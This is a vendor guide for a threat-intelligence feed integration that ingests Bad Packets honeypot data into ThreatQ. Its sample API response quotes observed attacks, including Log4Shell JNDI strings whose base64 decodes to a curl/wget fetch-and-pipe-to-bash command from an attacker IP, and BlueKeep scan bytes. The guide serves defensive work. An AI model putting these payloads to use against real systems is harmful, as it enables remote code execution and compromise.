ThreatQuotient

Bad Packets CDF Guide

Version 1.0.0

February 28, 2022

ThreatQuotient
11400 Commerce Park Dr., Suite 200
Reston, VA 20191

Not Supported

Contents

Warning and Disclaimer

ThreatQuotient, Inc. provides this document “as is”, without representation or warranty of any kind, express or implied, including without limitation any warranty concerning the accuracy, adequacy, or completeness of such information contained herein. ThreatQuotient, Inc. does not assume responsibility for the use or inability to use the software product as a result of providing this information.

Support

This integration is designated as **Not Supported**.

Integrations, apps, and add-ons designated as **Not Supported** are not supported by ThreatQuotient's Customer Support team.

While you can report issues to ThreatQ's Customer Support team regarding the integration/app/add-on, you are solely responsible for ensuring proper functionality and version compatibility of Not Supported designations with the applicable ThreatQuotient software.

If unresolvable functional or compatibility issues are encountered, you may be required to uninstall the integration/app/add-on from your ThreatQuotient environment in order for ThreatQuotient to fulfill support obligations.

> ⚠ For ThreatQuotient Hosted instance customers, the Service Level Commitment and Service Level Credit in the ThreatQuotient Service Level Schedule will not apply to issues caused by Not Supported integrations/apps/add-ons.

Versioning

- Current integration version `1.0.0`
- Compatible with ThreatQ versions >= `4.35.0`

Introduction

The Bad Packets CDF for ThreatQ enables analysts to automatically ingest cyber threat intelligence on emerging threats, DDoS botnets, network abuse, and more.

The Bad Packets CDF integration for ThreatQ provides the following feed:

- **Bad Packets CTI** - pulls from the CTI feed containing IOCs for emerging threats, DDoS botnets, and network abuse.

The integration ingests the following system objects:

- Indicators
  - Indicator Attributes

Installation

Perform the following steps to install the integration:

> The same steps can be used to upgrade the integration to a new version.

1. Log into https://marketplace.threatq.com/.
2. Locate and download the integration file.
3. Navigate to the integrations management page on your ThreatQ instance.
4. Click on the **Add New Integration** button.
5. Upload the integration file using one of the following methods:
   - Drag and drop the file into the dialog box
   - Select **Click to Browse** to locate the integration file on your local machine

   > ThreatQ will inform you if the feed already exists on the platform and will require user confirmation before proceeding. ThreatQ will also inform you if the new version of the feed contains changes to the user configuration. The new user configurations will overwrite the existing ones for the feed and will require user confirmation before proceeding.
6. If prompted, select the individual feeds to install and click **Install**. The feed will be added to the integrations page.

You will still need to configure and then enable the feed.

Configuration

> ThreatQuotient does not issue API keys for third-party vendors. Contact the specific vendor to obtain API keys and other integration-related credentials.

To configure the integration:


1. Navigate to your integrations management page in ThreatQ.
2. Select the **Commercial** option from the *Category* dropdown (optional).

   > If you are installing the integration for the first time, it will be located under the **Disabled** tab.

3. Click on the integration to open its details page.
4. Enter the following parameters under the **Configuration** tab:

PARAMETER	DESCRIPTION
API Token	Your Bad Packets API token.
Included Context	The context you would like to ingest into ThreatQ with the IOCs, such as: • Country Code (default) • Payload • POST Data • Target Port (default) • Protocol • Tag Descriptions • Bad Packets Event ID • Event Count (default) • First Seen (default) • Tags (default) • User-agent (default) • Related CVEs (default)
Ingest User-agents As	The entities you want User-agents ingested as. You can select Attributes and/or Indicators (default).

PARAMETER	DESCRIPTION
Ingest CVEs As	The entities you want CVEs ingested as. You can select Indicators (default) and/or Vulnerabilities.
Ingest Tags As	The entities you want Tags ingested as. You can select Attributes and/or Tags (default).
Ingest Tag Descriptions As	The entities you want Tag descriptions ingested as. You can select Attributes and/or Tags (default).
Country Filter (Optional)	A two-character Country Code used to filter the incoming data. This filter happens on the API side.
Tag Filter (Optional)	A single tag used to filter the incoming data. This filter happens on the API side.



5. Review any additional settings, make any changes if needed, and click on **Save**.
6. Click on the toggle switch, located above the *Additional Information* section, to enable it.

ThreatQ Mapping

Bad Packets CTI

The Bad Packets CTI feed pulls from the CTI feed containing IOCs for emerging threats, DDoS botnets, and network abuse.

`GET https://api.badpackets.net/v1/query`

Sample Response:


```
{
    "count": 14482554,
    "next": "https://api.badpackets.net/v1/query?limit=100&offset=100",
    "previous": null,
    "results": [
        {
            "event_id": "0e45b11d0395745fb4256d09c1dd56279949b5dfe0439691aeb3b2f3dc3680ee",
            "source_ip_address": "47.108.173.250",
            "country": "CN",
            "user_agent": "Mozilla/5.0 zgrab/0.x",
            "payload": "GET /v1.16/version HTTP/1.1",
            "post_data": "",
            "target_port": 2375,
            "protocol": "tcp",
            "tags": [
                {
                    "cve": "",
                    "category": "Platform",
                    "description": "Docker Version Scan"
                }
            ],
            "event_count": 3,
            "first_seen": "2021-12-10T18:13:40Z",
            "last_seen": "2021-12-21T10:18:38Z"
        },
        {
            "event_id": "bdb1163aeaa2bb609921c04d3133a49952c34bfd9d960d5e400c70163e90ead6",
            "source_ip_address": "185.220.102.245",
            "country": "DE",
            "user_agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
95.0.4638.69 Safari/537.36",
            "payload": "GET /favicon.ico HTTP/1.1",
            "post_data": "",
            "target_port": 443,
            "protocol": "tcp",
            "tags": [
                {
                    "cve": "",
                    "category": "Generic",
                    "description": "Favicon Scanner"
                }
            ],
```

```
            "event_count": 2,
            "first_seen": "2021-12-10T18:13:38Z",
            "last_seen": "2021-12-21T19:39:45Z"
        },
        {
            "event_id": "1f2302526bb26413e73a062d28a055d3138b411bdce0ba8e30ab22f12375bb9e",
            "source_ip_address": "45.155.205.233",
            "country": "RU",
            "user_agent": "${jndi:ldap://45.155.205.233:12344/Basic/Command/Base64/
KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC8xNzMuODIuMTE1LjM4OjgwfHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo1ODc0LzE3My44Mi4xMTUuMzg6ODApfGJhc2g=}",
            "payload": "GET / HTTP/1.1",
            "post_data": "",
            "target_port": 80,
            "protocol": "tcp",
            "tags": [
                {
                    "cve": "CVE-2021-44228",
                    "category": "Platform",
                    "description": "Apache Log4j RCE"
                }
            ],
            "event_count": 2,
            "first_seen": "2021-12-10T13:24:58Z",
            "last_seen": "2021-12-10T18:12:37Z"
        },
        {
            "event_id": "72acf48bdef39640fefae38d02592ad405f3861c4c022b9543d01d1f3c6129cd",
            "source_ip_address": "59.26.157.146",
            "country": "KR",
            "user_agent": "",
            "payload": "\\x03\\x00\\x00\\x13\\x0E\\xE0\\x00\\x00\\x00\\x00\\x00\\x01\\x00\\x08\\x00\\x03\\x00\\x00\
\x00",
            "post_data": "",
            "target_port": 8008,
            "protocol": "tcp",
            "tags": [
                {
                    "cve": "CVE-2019-0708",
                    "category": "Windows",
                    "description": "BlueKeep RDP Scanner - BKScan-like"
                }
            ],
            "event_count": 4,
            "first_seen": "2021-12-09T18:51:14Z",
            "last_seen": "2021-12-10T18:13:10Z"
        },
        {
            "event_id": "2f01b1177c4c3eeb28e728b3431f07de14c163a4a5beee88208089cc42283d13",
            "source_ip_address": "45.155.205.233",
            "country": "RU",
            "user_agent": "${jndi:ldap://45.155.205.233:12344/Basic/Command/Base64/
KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC81MS4xNS4xMTAuNDU6ODB8fHdnZXQgLXEgLU8tIDQ1LjE1NS4yMDUuMjMzOjU4NzQvNTEuMTUuMTEwLjQ1OjgwKXxiYXNo}",
            "payload": "GET / HTTP/1.1",
            "post_data": "",
            "target_port": 80,
            "protocol": "tcp",
            "tags": [
                {
                    "cve": "CVE-2021-44228",
```

```
                    "category": "Platform",
                    "description": "Apache Log4j RCE"
                }
            ],
            "event_count": 1,
            "first_seen": "2021-12-10T18:11:39Z",
            "last_seen": "2021-12-10T18:11:39Z"
        },
        {
            "event_id": "956de1672c3e82a57128002008b4ce59842e5dd8eaca75ec93b999ee583a76ff",
            "source_ip_address": "18.135.15.79",
            "country": "GB",
            "user_agent": "masscan/1.3 (https://github.com/robertdavidgraham/masscan)",
            "payload": "GET / HTTP/1.0",
            "post_data": "",
            "target_port": 8080,
            "protocol": "tcp",
            "tags": [
                {
                    "cve": "",
                    "category": "Generic",
                    "description": "Masscan Web Scanner"
                }
            ],
            "event_count": 1,
            "first_seen": "2021-12-10T18:12:39Z",
            "last_seen": "2021-12-10T18:12:39Z"
        },
        {
            "event_id": "44852ad135de06ed2fd77684158368600aa46d4b48b1b72fd2992465c777347f",
            "source_ip_address": "13.74.217.245",
            "country": "IE",
            "user_agent": "",
            "payload": "CONNECT www.movistar.com:443 HTTP/1.1",
            "post_data": "",
            "target_port": 8081,
            "protocol": "tcp",
            "tags": [
                {
                    "cve": "",
                    "category": "Generic",
                    "description": "Open Proxy Scanner"
                }
            ],
            "event_count": 1,
            "first_seen": "2021-12-10T18:12:12Z",
            "last_seen": "2021-12-10T18:12:12Z"
        }
    ]
}
```


ThreatQ provides the following default mapping for this feed:

FEED DATA PATH	THREATQ ENTITY	THREATQ OBJECT TYPE OR ATTRIBUTE KEY	NORMALIZATION	PUBLISHED DATE	EXAMPLES	NOTES
.source_ip_address	Indicator Value	IP Address	N/A	`.first_seen`	N/A	N/A
.user_agent	Indicator Value	User-agent	N/A	`.first_seen`	N/A	Will ingest if enabled in the user fields

FEED DATA PATH	THREATQ ENTITY	THREATQ OBJECT TYPE OR ATTRIBUTE KEY	NORMALIZATION	PUBLISHED DATE	EXAMPLES	NOTES
.tags[].cve	Indicator Value	CVE	N/A	.first_seen	N/A	If selected in the user fields
.tags[].cve	Vulnerability Value	N/A	N/A	.first_seen	N/A	If selected in the user fields
.country	Attribute	Country Code	N/A	.first_seen	N/A	If selected in the user fields
.payload	Attribute	Payload	N/A	.first_seen	N/A	If selected in the user fields
.post_data	Attribute	POST Data	N/A	.first_seen	N/A	If selected in the user fields
.target_port	Attribute	Target Port	N/A	.first_seen	N/A	If selected in the user fields
.protocol	Attribute	Protoco	N/A	.first_seen	N/A	If selected in the user fields
.tags[].description	Attribute	Tag Description	N/A	.first_seen	N/A	If selected in the user fields
.event_id	Attribute	Bad Packets Event ID	N/A	.first_seen	N/A	If selected in the user fields
`.event_count`	Attribute	Event Count	N/A	.first_seen	N/A	If selected in the user fields
.first_seen	Attribute	First Seen	N/A	.first_seen	N/A	If selected in the user fields
.user_agent	Attribute	User-agent	N/A	.first_seen	N/A	If selected in the user fields
.tags[].category	Attribute	Tag	N/A	.first_seen	N/A	If selected in the user fields
.tags[].category	Tag	N/A	N/A	N/A	N/A	If selected in the user fields
.tags[].description	Tag	N/A	N/A	N/A	N/A	If selected in the user fields

Feed data paths are based on entries within the `results` key in the API response.

Average Feed Run

Object counts and Feed runtime are supplied as generalities only - objects returned by a provider can differ based on credential configurations and Feed runtime may vary based on system resources and load.

Bad Packets CTI

METRIC	RESULT
Run Time	17 minutes
Indicators	7,210
Indicator Attributes	40,949

Change Log

- **Version 1.0.0**
  - Initial release